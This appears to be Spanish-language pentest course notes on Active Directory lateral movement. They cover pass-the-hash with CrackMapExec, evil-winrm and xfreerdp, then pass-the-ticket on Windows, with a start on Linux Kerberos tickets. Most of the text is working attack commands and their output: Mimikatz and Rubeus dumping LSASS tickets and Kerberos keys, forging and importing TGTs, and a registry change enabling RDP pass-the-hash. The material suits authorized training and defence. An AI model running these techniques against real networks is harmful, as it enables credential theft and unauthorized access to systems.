CrackMapExec es una herramienta posterior a la explotación que ayuda a automatizar la evaluación de la seguridad de grandes redes de Active Directory. Podemos usar CrackMapExec para intentar autenticarnos en algunos o todos los hosts de una red buscando un host donde podamos autenticarnos exitosamente como administrador local. Este método también se denomina "pulverización de contraseñas" y se trata en profundidad en el módulo Enumeración y ataques de Active Directory. Tenga en cuenta que este método puede bloquear cuentas de dominio, así que tenga en cuenta la política de bloqueo de cuentas del dominio de destino y asegúrese de utilizar el método de cuenta local, que intentará solo un intento de inicio de sesión en un host en un rango determinado utilizando las credenciales proporcionadas si es así. es tu intención.

```
crackmapexec smb 172.16.1.0/24 -u Administrator -d . -H  
30B3783CE2ABF1AF70F77D0660CF3453
```

Si queremos realizar las mismas acciones, pero intentamos autenticarnos en cada host en una subred usando el hash de contraseña del administrador local, podríamos agregar **--local-auth** a nuestro comando. Este método es útil si obtenemos un hash de administrador local volcando la base de datos SAM local en un host y queremos verificar a cuántos (si hay alguno) otros hosts podemos acceder debido a la reutilización de la contraseña del administrador local. Si vemos **Pwn3d!**, significa que el usuario es un administrador local en la computadora de destino. Podemos usar la opción **-x** para ejecutar comandos. Es común ver la reutilización de contraseñas en muchos hosts en la misma subred. Las organizaciones suelen utilizar imágenes doradas con la misma contraseña de administrador local o establecer esta contraseña de la misma manera en varios hosts para facilitar la administración. Si nos encontramos con este problema en un compromiso del mundo real, una gran recomendación para el cliente es implementar la [Solución de contraseña de administrador local \(LAPS\)](#), que aleatoriza la contraseña del administrador local y se puede configurar para que rote en un intervalo fijo.

CrackMapExec - Ejecución de comandos

```
crackmapexec smb 10.129.201.126 -u Administrator -d . -H  
30B3783CE2ABF1AF70F77D0660CF3453 -x whoami
```

Revise la [Wiki de documentación de CrackMapExec](#) para obtener más información sobre las amplias funciones de la herramienta.

Pass The Hash con evil-winrm (Linux)

[evil-winrm](#) es otra herramienta que podemos usar para autenticarnos mediante el ataque Pass the Hash con comunicación remota de PowerShell. Si SMB está bloqueado o no tenemos derechos administrativos, podemos usar este protocolo alternativo para conectarnos a la máquina de destino.

```
evil-winrm -i 10.129.201.126 -u Administrator -H 30B3783CE2ABF1AF70F77D0660CF3453
```

Nota: Cuando utilizamos una cuenta de dominio, debemos incluir el nombre del dominio, por ejemplo: **administrador@inlanefreight.htb**



Pass The Hash con RDP (Linux)

Podemos realizar un ataque RDP PtH para obtener acceso GUI al sistema de destino utilizando herramientas como xfreerdp.

Hay algunas advertencias sobre este ataque:


- **Restricted Admin Mode**, que está deshabilitado de forma predeterminada, debe estar habilitado en el host de destino; de lo contrario, se le presentará el siguiente error:



Esto se puede habilitar agregando una nueva clave de registro **DisableRestrictedAdmin** (REG_DWORD) **HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\Lsa** con el valor de 0. Se puede hacer usando el siguiente comando:

Habilite el modo de administración restringido para permitir PtH

```
reg add HKLM\System\CurrentControlSet\Control\Lsa /t REG_DWORD /v DisableRestrictedAdmin /d 0x0 /f
```



Una vez agregada la clave de registro, podemos usar **xfreerdp** la opción **/pth** para obtener acceso RDP:

Pass The hash usando RDP

```
xfreerdp /v:10.129.201.126 /u;julio /pth:64F12CDDAA88057E06A81B54E73B949B
```

Los límites de UAC pasan el hash para cuentas locales

UAC (Control de cuentas de usuario) limita la capacidad de los usuarios locales para realizar operaciones de administración remota. Cuando la clave de registro **HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System\LocalAccountTokenFilterPolicy** se establece en 0, significa que la cuenta de administrador local integrada (RID-500, "Administrador") es la única cuenta local permitida para realizar tareas de administración remota. Establecerlo en 1 también permite a los demás administradores locales.

Nota: Hay una excepción: si la clave de registro **FilterAdministratorToken** (deshabilitada de forma predeterminada) está habilitada (valor 1), la cuenta RID 500 (incluso si se le cambia el nombre) se inscribe en la protección UAC. Esto significa que la PTH remota fallará en la máquina cuando se use esa cuenta.

Estas configuraciones son solo para cuentas administrativas locales. Si obtenemos acceso a una cuenta de dominio con derechos administrativos en una computadora, aún podemos usar Pass the Hash con esa computadora. Si desea obtener más información sobre LocalAccountTokenFilterPolicy, puede leer la publicación del blog de Will Schroeder [Pass-the-Hash Is Dead: Long Live LocalAccountTokenFilterPolicy](#).

Pass the Ticket (PtT) from Windows

Otro método para moverse lateralmente en un entorno de Active Directory se denomina [ataque Pass the Ticket \(PtT\)](#). En este ataque, utilizamos un ticket Kerberos robado para movernos lateralmente en lugar de un hash de contraseña NTLM. Cubriremos varias formas de realizar un ataque PtT desde Windows y Linux. En esta sección, nos centraremos en los ataques de Windows y, en la siguiente sección, cubriremos los ataques de Linux.

Actualización del protocolo Kerberos

El sistema de autenticación Kerberos se basa en tickets.

Es **TGT - Ticket Granting Ticket** el primer ticket obtenido en un sistema Kerberos. El TGT permite al cliente obtener tickets Kerberos adicionales o TGS.

La **TGS - Ticket Granting Service** solicitan los usuarios que quieren utilizar un servicio. Estos tickets permiten que los servicios verifiquen la identidad del usuario.

Cuando un usuario solicita un correo electrónico TGT, debe autenticarse en el controlador de dominio cifrando la marca de tiempo actual con su hash de contraseña. Una vez que el controlador de dominio valida la identidad del usuario (porque el dominio conoce el hash de la contraseña del usuario, lo que significa que puede descifrar la marca de tiempo), envía al usuario un TGT para futuras solicitudes. Una vez que el usuario tiene su ticket no necesita acreditar quién es con su contraseña.

Si el usuario desea conectarse a una base de datos MSSQL, solicitará un Servicio de Otorgamiento de Tickets (TGS) al Centro de Distribución de Claves (KDC), presentando su Ticket de Otorgamiento de Boletos (TGT). Luego entregará el TGS al servidor de base de datos MSSQL para su autenticación.

Se recomienda echar un vistazo a la sección [Kerberos, DNS, LDAP, MSRPC](#) en el módulo [Introducción a Active Directory](#) para obtener una descripción general de alto nivel de cómo funciona este protocolo.

Pass Ticket Attack (PtT)

Pasar el ataque del ticket (PtT)

Necesitamos un ticket Kerberos válido para realizar un archivo **Pass the Ticket (PtT)**. Puede ser:

Ticket de servicio (TGS - Servicio de concesión de tickets) para permitir el acceso a un recurso en particular.

Ticket Granting Ticket (TGT), que utilizamos para solicitar tickets de servicio para acceder a cualquier recurso con privilegios para el usuario.

Script

Imaginemos que estamos en un pentest y logramos hacer phishing a un usuario y obtener acceso a su computadora. Encontramos una manera de obtener privilegios administrativos en esta computadora y estamos trabajando con derechos de administrador local. Exploraremos varias formas en las que podemos conseguir tickets de acceso en esta computadora y cómo podemos crear tickets nuevos.

Cosecha de tickets Kerberos desde Windows

En Windows, los tickets se procesan y almacenan mediante el proceso LSASS (Servicio del subsistema de autoridad de seguridad local). Por lo tanto, para obtener un ticket desde un sistema Windows, debes comunicarte con LSASS y solicitarlo. Como usuario no administrativo, sólo podrás conseguir tus tickets, pero como administrador local, podrás recogerlo todo.

Podemos recolectar todos los tickets de un sistema usando el **Mimikatz** módulo **sekurlsa::tickets /export**. El resultado es una lista de archivos con la **extensión .kirbi**, que contienen los tickets.

Mimikatz - Entradas de Exportación

```
mimikatz.exe  
privilege::debug  
sekurlsa::tickets /export
```

The terminal window shows the following session:

```
Pasar el Ticket (PtT) desde Windows  
c:\tools> mimikatz.exe ←  
.  
####. mimikatz 2.2.0 (x64) #19041 Aug 6 2020 14:53:43  
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)  
## / \ ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )  
## \ / ## > http://blog.gentilkiwi.com/mimikatz  
### v ##' Vincent LE TOUX ( vincent.letoux@gmail.com )  
'#####' > http://pingcastle.com / http://mysmartlogon.com ***/  
  
mimikatz # privilege::debug ←  
Privilege '20' OK  
  
mimikatz # sekurlsa::tickets /export ←  
  
Authentication Id : 0 ; 329278 (00000000:0005063e)  
Session : Network from 0  
User Name : DC01$  
Domain : HTB  
Logon Server : (null)  
Logon Time : 7/12/2022 9:39:55 AM  
SID : S-1-5-18  
  
* Username : DC01$  
* Domain : inlanefreight.htb  
* Password : (null)
```

Los tickets que terminan en \$ corresponden a la cuenta de la computadora, la cual necesita un ticket para interactuar con Active Directory. Los tickets de usuario tienen el nombre del usuario, seguido de un signo @ que separa el nombre del servicio y el dominio, por ejemplo: [randomvalue]-username@service-domain.local.kirbi.

Nota: Si recoges un boleto con el servicio `krbtgt`, corresponde al TGT de esa cuenta.

RUBEUS

También podemos exportar tickets usando [Rubeus](#) y la opción `dump`. Esta opción se puede utilizar para volcar todos los tickets (si se ejecuta como administrador local). **Rubeus dump**, en lugar de darnos un archivo, imprimirá el ticket codificado en formato base64. Estamos agregando la opción `/nowrap` para copiar y pegar más fácilmente.

Nota: Al momento de escribir este artículo, usando Mimikatz versión 2.2.0 20220919, si ejecutamos "sekurlsa::ekeys", presenta todos los hashes como des_cbc_md4 en algunas versiones de Windows 10. Los tickets exportados (sekurlsa::tickets /export) no funcionan correctamente debido a un cifrado incorrecto. Es posible utilizar estos hashes para generar nuevos tickets o utilizar Rubeus para exportar tickets en formato base64.

Rubeus - Entradas de Exportación

```
Rubeus.exe dump /nowrap
```

Pasar el Ticket (PtT) desde Windows

```
c:\tools> Rubeus.exe dump /nowrap ←
```

v1.5.0

Action: Dump Kerberos Ticket Data (All Users)

```
[*] Current LUID      : 0x0c680
    ServiceName       : krbtgt/inlanefreight.htb
    ServiceRealm      : inlanefreight.htb
    UserName          : DC01$←
    UserRealm         : inlanefreight.htb
    StartTime         : 7/12/2022 9:39:54 AM
    EndTime           : 7/12/2022 7:39:54 PM
    RenewTill         : 7/19/2022 9:39:54 AM
    Flags             : name_canonicalize, pre_authent, renewable, forwarded, forwarder
    KeyType           : aes256_cts_hmac_sha1
    Base64(key)       : KWBMpM4BjenjTniwH0xw8FhbFSf+SBVZJJcWgUKi3w=
    Base64EncodedTicket : ←
    doIE1jCCBNKgAwIBBaEDAgEWooID7TCCA+lhggPIMIID4aADAgEFoQkbB0hUQi5DT02iHDAAoAMCAQKhEzARGwZi
```

Nota: Para cobrar todos los tickets necesitamos ejecutar Mimikatz o Rubeus como administrador.

Esta es una forma común de recuperar boletos desde una computadora. Otra ventaja de abusar de los tickets Kerberos es la posibilidad de falsificar nuestros propios tickets. Veamos cómo podemos hacer esto usando la técnica **OverPass the Hash or Pass the Key**.

Pass the Key or OverPass the Hash (Pase la clave o pase por alto el hash)

Pase la clave o pase por alto el hash

La técnica tradicional **Pass the Hash (PtH)** implica reutilizar un hash de contraseña NTLM que no toca Kerberos. El enfoque **Pass the Key or OverPass the Hash** convierte un hash/clave (rc4_hmac, aes256_cts_hmac_sha1, etc.) para un usuario unido a un dominio en un archivo **Ticket-Granting-Ticket (TGT)**. Esta técnica fue desarrollada por Benjamin Delpy y Skip Duckwall en su presentación [Abusing Microsoft Kerberos - Sorry, chicos, no lo entienden](#). También [Will Schroeder](#) adaptó su proyecto para crear la herramienta [Rubeus](#).

Para falsificar nuestros tickets, necesitamos tener el hash del usuario; Podemos usar Mimikatz para volcar las claves de cifrado Kerberos de todos los usuarios usando el módulo **sekurlsa::ekeys**. Este módulo enumerará todos los tipos de claves presentes para el paquete Kerberos.

Mimikatz - Extraer claves Kerberos

```
mimikatz.exe  
privilege::debug  
sekurlsa::ekeys
```

```
c:\tools> mimikatz.exe ←  
.#####. mimikatz 2.2.0 (x64) #19041 Aug 6 2020 14:53:43  
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)  
## / \ ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )  
## \ / ## > http://blog.gentilkiwi.com/mimikatz  
## v ## Vincent LE TOUX ( vincent.letoux@gmail.com )  
'#####' > http://pingcastle.com / http://mysmartlogon.com ***/  
  
mimikatz # privilege::debug ←  
Privilege '20' OK  
  
mimikatz # sekurlsa::ekeys ←  
<SNIP>  
  
Authentication Id : 0 ; 444066 (00000000:0000c0a2)  
Session : Interactive from 1  
User Name : plaintext  
Domain : HTB  
Logon Server : DC01  
Logon Time : 7/12/2022 9:42:15 AM  
SID : S-1-5-21-228825152-3134732153-3833540767-1107  
  
* Username : plaintext  
* Domain : inlanefreight.htb  
* Password : (null)  
* Key List :  
    aes256_hmac      b21c99fc068e3ab2ca789bccbef07de43791fd911c0e15ea  
    rc4_hmac_nt      3f74aa8f08f712f09cd5177b5c1ce50f  
    rc4_hmac_old     3f74aa8f08f712f09cd5177b5c1ce50f  
    rc4_md4          3f74aa8f08f712f09cd5177b5c1ce50f  
    rc4_hmac_nt_exp  3f74aa8f08f712f09cd5177b5c1ce50f  
    rc4_hmac_old_exp 3f74aa8f08f712f09cd5177b5c1ce50f
```

Ahora que tenemos acceso a las claves **AES256_HMAC** y **RC4_HMAC**, podemos realizar el ataque OverPass the Hash o Pass the Key usando **Mimikatz** y **Rubeus**.

Mimikatz: pasar la clave o pasar por alto el hash (**pass key or bypass hash**)

```
mimikatz.exe  
privilege::debug  
sekurlsa::pth /domain:inlanefreight.htb /user:plaintext  
/ntlm:3f74aa8f08f712f09cd5177b5c1ce50f
```

```
c:\tools> mimikatz.exe ←  
  
.#####. mimikatz 2.2.0 (x64) #19041 Aug 6 2020 14:53:43  
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)  
## / \ ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )  
## \ / ## > http://blog.gentilkiwi.com/mimikatz  
'## v ##' Vincent LE TOUX ( vincent.letoux@gmail.com )  
'#####' > http://pingcastle.com / http://mysmartlogon.com ***/  
  
mimikatz # privilege::debug ←  
Privilege '20' OK  
  
mimikatz # sekurlsa::pth /domain:inlanefreight.htb /user:plaintext /ntlm:3f74aa8f08f712f09cd5177b5c1ce50f  
  
user : plaintext  
domain : inlanefreight.htb  
program : cmd.exe  
impers. : no  
NTLM : 3f74aa8f08f712f09cd5177b5c1ce50f  
| PID 1128  
| TID 3268  
| LSA Process is now R/W  
| LUID 0 ; 3414364 (00000000:0034195c)  
\_ msv1_0 - data copy @ 000001C7DBC0B630 : OK !  
\_ kerberos - data copy @ 000001C7E20EE578
```

Esto creará una nueva ventana **cmd.exe** que podemos usar para solicitar acceso a cualquier servicio que queramos en el contexto del usuario objetivo.

Para falsificar un ticket usando **Rubeus**, podemos usar el módulo **asktgt** con el nombre de usuario, dominio y hash que puede ser **/rc4**, **/aes128**, **/aes256** o **/des**. En el siguiente ejemplo, utilizamos el hash aes256 de la información que recopilamos mediante Mimikatz **sekurlsa::ekeys**.

Rubeus: **pasar la clave o pasar por alto el hash**

Ejemplo de comando:

```
Rubeus.exe asktgt /domain:inlanefreight.htb /user:plaintext  
/aes256:b21c99fc068e3ab2ca789bccbef67de43791fd911c6e15ead25641a8fda3fe60  
/nowrap
```

```
Pasar el Ticket (PtT) desde Windows

c:\tools> Rubeus.exe asktgt /domain:inlanefreight.htb /user:plaintext /aes256:b21c99fcf0
[____] \   [ ]
[___) )_ _|_|_ _---- -| | | /_-
|_-- /| | | | -\| ---| | | | /_-
|_| \ \ | | | | | )_ _---| | | | _|
|_| | | _/_|_| /|_| )_ _---/(_|_/

v1.5.0

[*] Action: Ask TGT

[*] Using rc4_hmac hash: 3f74aa8f08f712f09cd5177b5c1ce50f
[*] Building AS-REQ (w/ preauth) for: 'inlanefreight.htb\plaintext'
[+] TGT request successful!
[*] base64(ticket.kirbi):

doIE1jCCBNKgAwIBBaEDAgEWooID+TCCA/VhggPxMIID7aADAgEFoQkbB0hUQj5DT02iHDAAoAMCAQKhEzARGwZ

ServiceName      : krbtgt/inlanefreight.htb
ServiceRealm     : inlanefreight.htb
UserName        : plaintext
UserRealm        : inlanefreight.htb
```

Nota: Mimikatz requiere derechos administrativos para realizar los ataques Pass the Key/OverPass the Hash, mientras que Rubeus no.

Para obtener más información sobre la diferencia entre **Mimikatz sekurlsa::pth** y **Rubeus asktgt**, consulte la documentación de la herramienta Rubeus [Ejemplo para OverPass the Hash](#).

Nota: Los dominios modernos de Windows (nivel funcional 2008 y superior) utilizan el cifrado AES de forma predeterminada en los intercambios normales de Kerberos. Si utilizamos un hash rc4_hmac (NTLM) en un intercambio de Kerberos en lugar de una clave aes256_cts_hmac_sha1 (o aes128), se puede detectar como una "degradación de cifrado".

Pass the Ticket (PtT)

Ahora que tenemos algunos tickets de Kerberos, podemos usarlos para movernos lateralmente dentro de un entorno.

Realizamos un **Rubeus** ataque **OverPass the Hash** y recuperamos el ticket en formato base64. En su lugar, podríamos usar la bandera **/ptt** para enviar el ticket (TGT o TGS) a la sesión de inicio de sesión actual.

```
Rubeus.exe asktgt /domain:inlanefreight.htb /user:plaintext  
/rc4:3f74aa8f08f712f09cd5177b5c1ce50f /ptt
```

```
Pasar el Ticket (PtT) desde Windows

c:\tools> Rubeus.exe asktgt /domain:inlanefreight.htb /user:plaintext /rc4:3f74aa8f08f7
-----
|  _ \   |  | | | | | | | | |
|  ) )_ - |  |
| / | | | | - \|  _ | | | | / |
| | \ \ | | | | )  _ | | | | |
| |  | | / | | / | | )  _ | /
v1.5.0

[*] Action: Ask TGT

[*] Using rc4_hmac hash: 3f74aa8f08f712f09cd5177b5c1ce50f
[*] Building AS-REQ (w/ preauth) for: 'inlanefreight.htb\plaintext'
[+] TGT request successful!
[*] base64(ticket.kirbi):
doIE1jCCBNKgAwIBBaEDAgEWooID+TCCA/VhggPxMIID7aADAgEFoQkbB0hUQi5DT02iHDAaoAMCAQKh
EzARGwZrcmJ0Z3QbB2h0Yi5jb22jgg07MIIDt6ADAgESoQMCAQKiggOpBIDpcGX0rbULYxOWeMmu/zb
f7vGgDj/g+p5zzLbr+XTIPG0kI2WC01AFCQqz84yQd6IRcEeGjG4YX/9ezJogYNtiLnY6YPkqlQaG1Nn
pAQBZMIhs01EH62hJR7W5XN57Tm0LF60FPWAXncUNaM4/aeoAkLQHZurQLZFDtPrvpkwNFQ0pI60NP2
```

Tenga en cuenta que ahora se muestra **Ticket successfully imported!**.

Otra forma es importar el ticket a la sesión actual utilizando el **.kirbi** archivo del disco.

Usemos un ticket exportado desde Mimikatz e importemoslo usando Pass the Ticket.

Rubeus - Pass the Ticket

```
Rubeus.exe ptt /ticket:[0;6c680]-2-0-40e10000-plaintext@krbtgt-inlanefreight.htb.kirbi
Rubeus.exe ptt /ticket:C:\tools\[0;4dc52]-2-0-40e10000-john@krbtgt-
INLANEFREIGHT.HTB.kirbi
```

```
Pasar el Ticket (PtT) desde Windows

c:\tools> Rubeus.exe ptt /ticket:[0;6c680]-2-0-40e10000-plaintext@krbtgt-inlanefreight.htb.kirbi

v1.5.0

[*] Action: Import Ticket
[+] ticket successfully imported!

c:\tools> dir \\DC01.inlanefreight.htb\c$
Directory: \\dc01.inlanefreight.htb\c$

Mode          LastWriteTime        Length Name
----          -----          -----
d-r---      6/4/2022  11:17 AM            Program Files
d-----      6/4/2022  11:17 AM            Program Files (x86)
```

También podemos usar la salida base64 de Rubeus o convertir un .kirbi a base64 para realizar el ataque Pass the Ticket. Podemos usar PowerShell para convertir un .kirbi a base64.

Convertir .kirbi al formato Base64

```
[Convert]::ToString([IO.File]::ReadAllBytes("[0;6c680]-2-0-40e10000-
plaintext@krbtgt-inlanefreight.htb.kirbi"))
```

```
Pasar el Ticket (PtT) desde Windows

PS c:\tools> [Convert]::ToString([IO.File]::ReadAllBytes("[0;6c680]-2-0-40e10000-
plaintext@krbtgt-inlanefreight.htb.kirbi"))

doQAAAWfMIQAAWZoIQAAAAADAgEFoYQAAAADAgEWooQAAAQ5MIQAAAQzYYQAAAQtMIQAAAQnoIQAAAADAgEFoYQ/
```

Usando Rubeus, podemos realizar Pass the Ticket proporcionando la cadena base64 en lugar del nombre del archivo.

Pase el boleto - Formato Base64 (Pass the Ticket - Base64 Format)

Rubeus.exe ptt
/ticket:d01E1jCCBNKgAwIBBaEDAgEWoID+TCCA/VhggPxMIID7aADAgEFoQkbB0hUQi5D
T02iHDAAoAMCAQKhEzARGwZrcmJ0Z3QbB2h0Yi5jb22jggO7MIIDt6ADAgESoQMCAQKig
gOpBIIpY8Kcp4i71zFcWRgpx8ovymu3HmbOL4MJVCfkGlrdJE00iPQbMRY2pzSrk/gHuER2
XRldV/

Por último, también podemos realizar el ataque Pass the Ticket usando el módulo **Mimikatz** **kerberos::ptt** y el archivo .kirbi que contiene el ticket que queremos importar.

Mimikatz - Pass the Ticket

mimikatz.exe	
privilege::debug	
kerberos::ptt "C:\Users\plaintext\Desktop\Mimikatz\[0;6c680]-2-0-40e10000-plaintext@krbtgt-inlanefreight.htb.kirbi"	
En lugar de los comandos anteriores el oneliner	mimikatz.exe "privilege::debug" "kerberos::ptt C:\tools\[0;4dc52]-2-0-40e10000-john@krbtgt-INLANEFREIGHT.HTB.kirbi"

```
Pasar el Ticket (PtT) desde Windows

C:\tools> mimikatz.exe -----
mimikatz 2.2.0 (x64) #19041 Aug 6 2020 14:53:43
.## ^ .# "A La Vie, A L'Amour" - (oe.oe)
## / \ ## /** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ## > http://blog.gentilkiwi.com/mimikatz
'## v ##' Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####' > http://pingcastle.com / http://mysmartlogon.com ***/

mimikatz # privilege::debug -----
Privilege '20' OK

mimikatz # kerberos::ptt "C:\Users\plaintext\Desktop\Mimikatz\[0;6c680]-2-0-40e10000-plain
* File: 'C:\Users\plaintext\Desktop\Mimikatz\[0;6c680]-2-0-40e10000-plaintext@krbtgt-in
mimikatz # exit
Bye!
c:\tools> dir \\DC01.inlanefreight.hbt\c$  

Directory: \\dc01.inlanefreight.hbt\c$  

Mode LastWriteTime Length Name
---- ----- ----
d-r-- 6/4/2022 11:17 AM Program Files
d----- 6/4/2022 11:17 AM Program Files (x86)
```

Nota: En lugar de abrir mimikatz.exe con cmd.exe y salir para obtener el ticket en el símbolo del sistema actual, podemos usar el módulo **Mimikatz misc** para iniciar una nueva ventana del símbolo del sistema con el ticket importado usando el **misc::cmd** comando.

Pase el ticket con PowerShell Remoting (Windows)

Pass The Ticket with PowerShell Remoting (Windows)

[PowerShell Remoting](#) nos permite ejecutar scripts o comandos en un ordenador remoto. Los administradores suelen utilizar PowerShell Remoting para administrar computadoras remotas en la red. Habilitar PowerShell Remoting crea escuchas HTTP y HTTPS. La escucha se ejecuta en el puerto estándar TCP/5985 para HTTP y TCP/5986 para HTTPS.

Para crear una sesión de PowerShell Remoting en una computadora remota, debe tener permisos administrativos, ser miembro del grupo Usuarios de administración remota o tener permisos explícitos de PowerShell Remoting en la configuración de su sesión.

Supongamos que encontramos una cuenta de usuario que no tiene privilegios administrativos en una computadora remota pero que es miembro del grupo Usuarios de administración remota. En ese caso, podemos usar PowerShell Remoting para conectarnos a esa computadora y ejecutar comandos.

Mimikatz - Comunicación remota PowerShell con Pass the Ticket

Para usar PowerShell Remoting con Pass the Ticket, podemos usar Mimikatz para importar nuestro ticket y luego abrir una consola PowerShell y conectarnos a la máquina de destino. Abrimos uno nuevo **cmd.exe** y ejecutemos mimikatz.exe, luego importemos el ticket que recopilamos usando **Kerberos::ptt**. Una vez que el ticket se importa a nuestra sesión de cmd.exe, podemos iniciar un símbolo del sistema de PowerShell desde el mismo cmd.exe y usar el comando **Enter-PSSession** para conectarnos a la máquina de destino.

Mimikatz - Pass the Ticket for Lateral Movement.

```
mimikatz.exe  
privilege::debug  
kerberos::ptt "C:\Users\Administrator.WIN01\Desktop\[0;1812a]-2-0-40e10000-john@krbtgt-INLANEFREIGHT.HTB.kirbi"  
exit  
powershell  
Enter-PSSession -ComputerName DC01  
whoami  
hostname
```

```
Pasar el Ticket (PtT) desde Windows  
C:\tools> mimikatz.exe  
#####. mimikatz 2.2.0 (x64) #19041 Aug 10 2021 17:19:53  
.## ^ ##. "A La Vie, A L'Amour" - (oe.oe)  
## / \ ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )  
## \ / ## > https://blog.gentilkiwi.com/mimikatz  
## v ## Vincent LE TOUX ( vincent.letoux@gmail.com )  
#####' > https://pingcastle.com / https://mysmartlogon.com ***/  
  
mimikatz # privilege::debug ←  
Privilege '20' OK  
  
mimikatz # kerberos::ptt "C:\Users\Administrator.WIN01\Desktop\[0;1812a]-2-0-40e10000-john@krbtgt-INLANEFREIGHT.HTB.kirbi"  
* File: 'C:\Users\Administrator.WIN01\Desktop\[0;1812a]-2-0-40e10000-john@krbtgt-INLANEFREIGHT.HTB.kirbi'  
  
mimikatz # exit  
Bye!  
  
c:\tools>powershell ←  
Windows PowerShell  
Copyright (C) 2015 Microsoft Corporation. All rights reserved.  
  
PS C:\tools> Enter-PSSession -ComputerName DC01 ←  
[DC01]: PS C:\Users\john\Documents> whoami ←  
inlanefreight\john  
[DC01]: PS C:\Users\john\Documents> hostname ←  
DC01
```

Rubeus - Comunicación remota PowerShell con Pass the Ticket

Rubeus tiene la opción **createnetonly**, que crea un proceso de sacrificio/sesión de inicio de sesión ([tipo de inicio de sesión 9](#)). El proceso está oculto de forma predeterminada, pero podemos especificar la bandera **/show** para mostrar el proceso y el resultado es el equivalente a **runas /netonly**. Esto evita el borrado de los TGT existentes para la sesión de inicio de sesión actual.

```
Rubeus.exe createnetonly /program:"C:\Windows\System32\cmd.exe" /show
```

```
C:\tools> Rubeus.exe createnetonly /program:"C:\Windows\System32\cmd.exe" /show  
v2.0.3  
  
[*] Action: Create process (/netonly)  
  
[*] Using random username and password.  
  
[*] Showing process : True  
[*] Username : JMI8CL7C  
[*] Domain : DTCDV6VL  
[*] Password : MRWI6XGI  
[+] Process : 'cmd.exe' successfully created with LOGON_TYPE = 9
```

El comando anterior abrirá una nueva ventana de cmd. Desde esa ventana, podemos ejecutar Rubeus para solicitar un nuevo TGT con la opción `/ptt` de importar el ticket a nuestra sesión actual y conectarnos al DC usando PowerShell Remoting.

Rubeus - Pass the Ticket for Lateral Movement

```
Rubeus.exe asktgt /user:john /domain:inlanefreight.htb  
/aes256:9279bcbd40db957a0ed0d3856b2e67f9bb58e6dc7fc07207d0763ce2713f11dc  
/ptt  
powershell  
Enter-PSSession -ComputerName DC01  
whoami  
hostname
```

Avanzando (**Moving On**)

Ahora hemos cubierto varias formas de realizar ataques Pass the Ticket desde un host de Windows. La siguiente sección cubrirá esta misma técnica de movimiento lateral utilizando un host de ataque Linux.

Pass the Ticket (PTT) from Linux

Aunque no es común, las computadoras con Linux pueden conectarse a Active Directory para proporcionar administración de identidades centralizada e integrarse con los sistemas de la organización, brindando a los usuarios la capacidad de tener una identidad única para autenticarse en computadoras con Linux y Windows.

Una computadora Linux conectada a Active Directory comúnmente usa Kerberos como autenticación. Supongamos que este es el caso y logramos comprometer una máquina Linux conectada a Active Directory. En ese caso, podríamos intentar encontrar tickets de Kerberos para hacerse pasar por otros usuarios y obtener más acceso a la red.

Nota: Una máquina Linux no conectada a Active Directory podría usar tickets de Kerberos en scripts o para autenticarse en la red. No es necesario estar unido al dominio para utilizar tickets Kerberos desde una máquina Linux.

Kerberos en Linux

Windows y Linux utilizan el mismo proceso para solicitar un Ticket de concesión de tickets (TGT) y un Ticket de servicio (TGS). Sin embargo, la forma en que almacenan la información del ticket puede variar según la distribución e implementación de Linux.

En la mayoría de los casos, las máquinas Linux almacenan tickets de Kerberos como [archivos ccache](#) en el directorio [/tmp](#). De forma predeterminada, la ubicación del ticket de Kerberos se almacena en la variable de entorno [KRB5CCNAME](#). Esta variable puede identificar si se están utilizando tickets de Kerberos o si se cambia la ubicación predeterminada para almacenar tickets de Kerberos. Estos [archivos ccache](#) están protegidos por permisos de lectura y escritura, pero un usuario con privilegios elevados o privilegios de root podría obtener acceso fácilmente a estos tickets.

Otro uso cotidiano de Kerberos en Linux es con archivos [keytab](#). Una [tabla de claves](#) es un archivo que contiene pares de principales de Kerberos y claves cifradas (que se derivan de la contraseña de Kerberos). Puede usar un archivo de tabla de claves para autenticarse en varios sistemas remotos usando Kerberos sin ingresar una contraseña. Sin embargo, cuando cambia su contraseña, debe volver a crear todos sus archivos de tabla de claves.

